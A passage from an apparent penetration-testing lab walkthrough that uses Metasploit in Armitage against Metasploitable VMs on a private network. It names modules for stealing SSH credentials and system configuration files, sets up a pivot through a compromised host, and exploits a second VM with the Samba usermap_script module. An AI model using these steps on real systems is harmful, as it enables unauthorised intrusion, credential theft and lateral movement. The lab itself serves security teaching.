

Figure 14: Running post/multi/gather/ssh_creds.

To steal all the systems configuration files for analysis we can use the command run post/linux/gather/enum_configs.



Figure 15: Finding and gathering all system configuration files via post/linux/gather/enum_configs.

Pivoting

It is time to pivot from the victim machine we've compromised at address `192.168.57.3` to another target host on the network. The victim we've compromised is now our firebase.

To get another victim running, we'll simply clone our Metasploitable VM, and launch the clone.



Figure 16: 2 copies of Metasploitable VM running.

Now we run an Nmap scan once more to find this new target.



Figure 17: New Nmap scan reveals cloned Metasploitable VM is at `192.168.57.5`.

Now we can right click on our firebase (original victim at `192.168.57.3`) and select `Meterpreter -> Pivoting -> Setup`. In the setup window we choose `Add Pivot`.



Figure 18: Adding pivot point from `192.168.57.3`.



Figure 19: Pivoting established for `192.168.57.3`.

We now click our next target and use `exploit/multi/samba/usermap_script`, setting the `LHOST` to the address of our firebase at `192.168.57.3`. We see the arrow becomes solid green, establishing our pivot point through the network to `192.168.57.5`.



Figure 20: Exploited `192.168.57.5` via pivot.